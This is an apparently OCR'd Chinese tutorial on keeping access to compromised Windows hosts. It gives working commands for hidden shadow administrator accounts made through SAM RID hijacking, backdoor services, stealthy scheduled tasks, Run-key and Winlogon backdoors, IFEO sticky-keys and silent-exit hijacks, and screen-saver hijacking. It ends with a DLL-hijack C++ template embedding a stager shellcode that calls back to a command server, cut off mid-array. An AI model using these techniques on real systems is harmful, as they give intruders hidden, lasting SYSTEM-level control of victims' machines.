权限维持

权限维持

权限维持（Persistence，权限持久化）技术就是可以被我们用来在系统重启、用户更改密码或其他可能造成访问中断的情况发生时保持对系统的访问的技术，如创建系统服务、利用计划任务、修改系统启动项或注册表、映像劫持等。

1、创建影子账户

影子账户，顾名思义，就是隐藏的账户，无论通过“计算机管理”还是命令行查询都无法看到，只能在注册表中找到其信息。我们常常通过创建具有管理员权限的影子账户，在目标主机上实现权限维持，不过需要拥有管理员级别的权限。


通过创建影子账户，我们可以随时随地通过远程桌面或其他方法登录目标系统，并执行管理员权限的操作。

①在目标主机中输入以下命令，创建一个名为“admin$”的账户，“$”符号表示该用户为隐藏账户创建的用户无法通过命令行查询到。


```
net user admin$ admin@123 /add  #创建隐藏账户admin
```

但是，在“控制面板”和“计算机管理”的“本地用户和组”中仍然可以看到该用户，并且此时 admin$ 仍然为标准用户，为了使其拥有管理员级别的权限，还需要修改注册表。


② 在注册表编辑器中定位到 HKEY_LOCAL_MACHINE\SAM\SAM，单击右键，在弹出的快捷菜单中选择“权限”命令，将Administrator用户的权限设置为“完全控制”，因为该注册表项的内容在标准用户和管理员权限下都是不可见的。



③ 在注册表项 HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names 处选择 Administrator 用户，在左侧找到与右边显示的键值的类型 "0x1f4" 相同的目录名，复制 000001F4 表项下的 F 属性的值。



④ 以相同的方法找到与影藏隐藏账号 admin$ 相应的目录 "000003ED"，将复制的 000001F4 表项中的 F 属性值粘贴到 000003ED 表项中的 F 属性处，并确定。



以上过程其实是 admin 用户劫持了$Administrator$用户的RID，从而使$admin$ 用户获得 Administrator 用户的权限。

⑤ 分别选中注册表项 "admin$" 和 "000003ED" 并导出，执行以下命令删除 Hacke$ 用户

```
net user admin$ /del
```

⑥ 将刚才导出的两个注册表项导入注册表中即可，到此，真正的影子账户 admin$ 就创建好了。此时无论是查看“本地用户和组”还是通过命令行查询都看不到该账户，只在注册表中才能看该账户的信息。

2、系统服务后门

对于启动类型为“自动”的系统服务，我们可以将参考服务提权时讲的方法将服务启动时运行的二进制文件路径设置为后门程序，当系统或服务重启时，可以重新获取对目标主机的控制权。不过，我们需要拥有目标主机的管理员权限。

我也可以新建自启动服务来进行权限维持，例如执行下方命令在目标主机上创建一个名为 houmen 的系统服务，启动类型为“自动”，启动权限为 SYSTEM，当系统或服务重启时，将以 SYSTEM 权限运行后门程序 artifact.exe，目标主机将重新上线

```
sc create houmen binpath= "cmd.exe /k C:\Users\hyf\Desktop\artifact.exe" start="auto" obj= "LocalSystem"
#binpath，指定服务的二进制文件路径，注意“=”后必须有一个空格
#start 指定启动类型
#obj 指定服务运行的权限
```

3、计划任务后门

通过创建计划任务，让目标主机在特定的时间点或规定的周期内重复运行我们预先准备的后门程序，从而实现权限持久化。

执行以下命令，在目标主机上创建一个名为 houmen 的计划任务，并在每天 08:00 时以 SYSTEM 权限运行一次后门程序artifact.exe

```
schtasks /Create /TN houmen /SC daily /ST 15:38 /MO 1 /TR C:\Users\h\Desktop\artifact.exe /RU System /F
```

注意，如果以SYSTEM权限运行计划任务，就需要拥有管理员级别的权限。

执行以下命令，创建一个名为houmen的计划任务，每60 秒运行一次后门程序，当计划任务触发后，目标主机将重新上线

```
schtasks /Create /TN houmen /SC minute /MO 1 /TR C:\Users\Administrator\Desktop\artifact.exe /RU System /F
```

计划任务在“计划任务程序库”中以类似文件目录的形式存储，所有计划任务都存储在最内层的目录中。因此，为了增强隐蔽性，建议在创建计划任务后门时遵守这个存储规范，执行以下命令：

```
schtasks /create /sc daily /st 09:00 /tn "\Microsoft\Windows\AppTask\AppRun" /tr C:\Users\Administrator\Desktop\cs.exe /RU System /F
```

将在 Microsoft\Windows\AppTask\ 路径下创建一个名为“AppRun”的计划任务后门

4、启动项/注册表键后门

我们可以通过将后门程序添加到系统启动文件夹或通过注册表运行键引用来进行权限持久化。添加的后门程序将在用户登录的上下文中启动，并且将具有与账户相关联的权限等级。

4.1、系统启动文件夹

将程序放置在启动文件夹中会导致该程序在用户登录时执行，Windows 系统有两种常见的启动文件夹。

```
#位于以下目录中的程序将在指定用户登录时启动
C:\Users\[Username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
#位于以下目录中的程序将在所有用户登录时启动
C:\ProgramData\Microsoft\windows\Start Menu\Programs\Startup
```

4.2、运行键（Run Keys）

Windows系统上有许多注册表项可以用来设置在系统启动或用户登录时运行指定的程序或加载指定DLL文件，我们可以对此类注册表进行修改，以建立持久化后门。

当用户登录时，系统会依次检查位于注册表运行键（Run Keys）中的程序，并在用户登录的时启动。Windows 系统默认创建以下运行键，如果修改 HKEY_LOCAL_MACHINE 下的运行键，需要拥有管理员级别的权限。

```
#以下注册表项中的程序将在当前用户登录时启动
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\Currentversion\Runonce
#以下注册表中的程序将在所有用户登录时启动
HKEY_LOCAL_MACHINE\Software\Microsoft\windows\currentversion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\currentversion\Runonce
```

执行以下命令，在注册表运行键中添加一个名为“houmen”的键，并将键值指向后门程序的绝对路径

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /V houmen /t REG_SZ /d "C:\Users\Administrator\Desktop\cs.exe"
```

4.3、Winlogon Helper

Winlogon 是 Windows 系统的组件，用于处理与用户有关的各种行为，如登录、注销、在登录时加载用户配置文件、锁定屏幕等。这些行为由系统注册表管理，注册表中的一些键值定义了在 Windows 登录期间会启动哪些进程。

我们可以修改此类注册表键值，使 Winlogon 在用户登录时执行恶意程序，以此建立持久化后门。常见的有以下两个

```
#指定用户登录时执行的用户初始化程序，默认为 explorer.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\winlogon\Shell
#指定Windows身份验证期间执行的程序，默认为 userinit.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
```

执行以下命令，在Userinit 键中添加个后门序程，程序将在用户登录时启动。

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit /d "C:\Windows\System32\userinit.exe,artifact.exe" /f
```

在修改 Userinit 和 Shell 键时需要保留键值中的原有程序，将要启动的后门程序添加到原有程序后面，并以“,”进行分隔。并且，后门程序需要被上传至 C:\Windows\System32 目录。

5、IFEO注入(映像劫持)

IFEO(Image File Execution Options)是Windows系统的一个注册表项，路径为\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options。在 Windows 系统中，IFEO 原本是为一些在默认系统环境中运行时可能引发错误的程序执行体提供特殊的环境设定。IFEO 使开发人员能够将调试器附加到应用程序。当进程创建时，应用程序的 IFEO 中设置的调试器将附加到应用程序的名称前，从而有效地在调试器下启动新进程。

5.1、 Dubugger

当用户启动计算机的程序后，系统会在注册表的 IFEO 中查询所有的程序子键，如果存在与该程序名称相同的子健，就读取对应子键的“Dubugger”键值。如果该键值未被设置，就默认不做处理，否则直接用该键值所指定的程序路径来代替原始的程序。通过编辑“Dubugger”的值，可以通过修改注册表的方式创建粘滞键后门。

在目标主机上执行以下命令，向Image File Execution Options注册表项中添加映像劫持子键，并将“Dubugger”的值设置为要执行的程序即可。

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v Debugger /t REG_SZ /d "C:\Windows\System32\cmd.exe"
```

5.2、GlobaFlag

IFEO还可以在指定程序静默退出时启动任意监控程序，需要通过设置以下3个注册表来实现。

```
#启用对记事本进程的静默退出监视
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v GlobalFlag /t REG_DWORD /d 512

#表示当 notepad.exe 进程退出时，通过调试器进行报告
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t REG_DWORD /d 1

#将监视器进程设为 cs.exe
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /V Monitorprocess /d "C:\Windows\System32\cs.exe"

```

6、利用屏幕保护程序

屏幕保护是Windows系统的一项功能，可以在用户一段时间不活动后播放屏幕消息或图形动画。屏幕保护程序由具有 .scr 文件扩展名的可执行文件组成。系统注册表项 HKEY_CURRENT_USER\Control Panel\Desktop 下存储了用来设置屏幕保护程序的键值。

键名	说明
SCRNSAVE.EXE	设置屏幕保护程序的路径，其指向以.scr为扩展名的可执行文件
ScreenSaveActive	设置是否启用屏幕保护程序，默认为1表示启用
ScreenSaverIsSecure	设置是否需要密码解锁，设为0表示不需要密码
ScreenSaveTimeOut	设置执行屏幕保护程序之前用户不活动的超时

攻击者可以通过编辑注册表，修改屏幕保护程序的执行路径（即scrnsave.exe键的值），当触发屏幕保护时执行自定义的后门程序，以此实现持久化，具体命令如下。

```
#将触发屏幕保护时执行的程序设为自定义的恶意程序，这里的程序以.scr或.exe为扩展名皆可
reg add "HKEY_CURRENT_USER\Control Panel\Desktop" /v SCRNSAVE.EXE /t REG_SZ /d "C:\Users\h\Desktop\http.exe"

#启用屏幕保护
reg add "HKEY_CURRENT_USER\Control Panel\Desktop" /V ScreenSaveActive /t REG_SZ /d 1

#设置不需要密码解锁
reg add "HKEY_CURRENT_USER\Control Panel\Desktop" /v ScreenSaverIsSecure /t REG_SZ /d "0"

#将用户不活动的超时设为60秒
reg add "HKEY_CURRENT_USER\Control Panel\Desktop" /v ScreenSaveTimeout /t REG_SZ /d "60"
```

7、利用 dll 劫持权限维持

对系统中的软件进行 dll 劫持也可达到权限维持的效果，首先将要劫持的应用程序复制一份到一个空目录当中，利用 ProcessMonitor 开启对该程序的监控，开启监控后执行空目录当中的软件，通过 ProcessMonitor 查看进程加载 dll 的情况，找到不在 Knowndlls 中的 dll 文件，然后使用 AheadLib 生成 cpp 代码。使用 vs 新建 dll 项目，将生成的 cpp 源码粘贴到 vs 中，对代码稍作修改，使其能够运行 shellcode ，然后将其编译成 dll 文件，编译完成后将其放到正常应用程序所在目录，并重命名为被劫持的 dll 的文件名，将正常 dll 文件重命名为AheadLib 中的原始文件名称，当应用程序运行时 cs 即可收到会话。

Windows 7之后：微软为了更进一步的防御系统的 dll 被劫持，将一些容易被劫持的系统 dll 写进了一个注册表项中，那么凡是此项下的 dll 文件就会被禁止从 `EXE` 自身所在的目录下调用，而只能从系统目录即 dll 目录下调用。KnownDLLs 列表，注册表查询如下：

C++

```
reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs"
```

C++

```cpp
//////////////////////////////////////////////////////////////////////////////
//////////////////////////////////////////
// 头文件
#include <Windows.h>
#include "pch.h"
#include <stdlib.h>


//////////////////////////////////////////////////////////////////////////////
//////////////////////////////////////////
/// 将导出函数复制到下面



//////////////////////////////////////////////////////////////////////////////
//////////////////////////////////////////

// 定义一个名为 DoMagic 的 WINAPI 函数，返回类型为 DWORD，接收一个 LPCVOID 类型的参数
DWORD WINAPI DoMagic(LPCVOID lpParameter) {
    // 定义一个unsigned char数组，存储shellcode
    unsigned char shellcode[] = "\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00
\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x
18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31
\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x
41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\x75
\x72\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x
18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01
\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\x
f1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0
\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\x
d0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41
\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9\x4f\xff\xff\xff\x5d\x6a\x00\x
49\xbe\x77\x69\x6e\x69\x6e\x65\x74\x00\x41\x56\x49\x89\xe6\x4c\x89\xf1\x41
\xba\x4c\x77\x26\x07\xff\xd5\x48\x31\xc9\x48\x31\xd2\x4d\x31\xc0\x4d\x31\x
c9\x41\x50\x41\x50\x41\xba\x3a\x56\x79\xa7\xff\xd5\xeb\x73\x5a\x48\x89\xc1
\x41\xb8\x50\x00\x00\x00\x4d\x31\xc9\x41\x51\x41\x51\x6a\x03\x41\x51\x41\x
ba\x57\x89\x9f\xc6\xff\xd5\xeb\x59\x5b\x48\x89\xc1\x48\x31\xd2\x49\x89\xd8
\x4d\x31\xc9\x52\x68\x00\x02\x40\x84\x52\x52\x41\xba\xeb\x55\x2e\x3b\xff\x
d5\x48\x89\xc6\x48\x83\xc3\x50\x6a\x0a\x5f\x48\x89\xf1\x48\x89\xda\x49\xc7
\xc0\xff\xff\xff\xff\x4d\x31\xc9\x52\x52\x41\xba\x2d\x06\x18\x7b\xff\xd5\x
85\xc0\x0f\x85\x9d\x01\x00\x00\x48\xff\xcf\x0f\x84\x8c\x01\x00\x00\xeb\xd3
\xe9\xe4\x01\x00\x00\xe8\xa2\xff\xff\xff\x2f\x58\x58\x58\x58\x58\x58\x00\x
8d\x79\x73\x44\x97\x90\xf9\xe8\x6d\xe1\x2a\xa7\xe6\x20\x85\xb8\x07\xd3\x60
```

```
\x47\x8d\x79\x79\xd2\xa1\xfa\x72\xc5\x11\x38\x33\xee\x99\x60\x0f\x56\xd4\x
b2\xfc\xe5\x4a\xce\x94\x0b\xf5\x93\xea\x56\x5a\xfa\xb1\xe8\x2d\xf5\x37\xc1
\xed\x63\x59\xa7\x61\x66\x53\xd8\x12\x29\xb8\x67\x06\x89\x26\x00\x55\x73\x
65\x72\x2d\x41\x67\x65\x6e\x74\x3a\x20\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x34
\x2e\x30\x20\x28\x63\x6f\x6d\x70\x61\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x
49\x45\x20\x37\x2e\x30\x3b\x20\x57\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20
\x36\x2e\x31\x3b\x20\x57\x4f\x57\x36\x34\x3b\x20\x54\x72\x69\x64\x65\x6e\x
74\x2f\x35\x2e\x30\x3b\x20\x53\x4c\x43\x43\x32\x3b\x20\x2e\x4e\x45\x54\x20
\x43\x4c\x52\x20\x32\x2e\x30\x2e\x35\x30\x37\x32\x37\x3b\x20\x2e\x4e\x45\x
54\x20\x43\x4c\x52\x20\x33\x2e\x35\x2e\x33\x30\x37\x32\x39\x3b\x20\x2e\x4e
\x45\x54\x20\x43\x4c\x52\x20\x33\x2e\x30\x2e\x33\x30\x37\x32\x39\x3b\x20\x
4d\x65\x64\x69\x61\x20\x43\x65\x6e\x74\x65\x72\x20\x50\x43\x20\x36\x2e\x30
```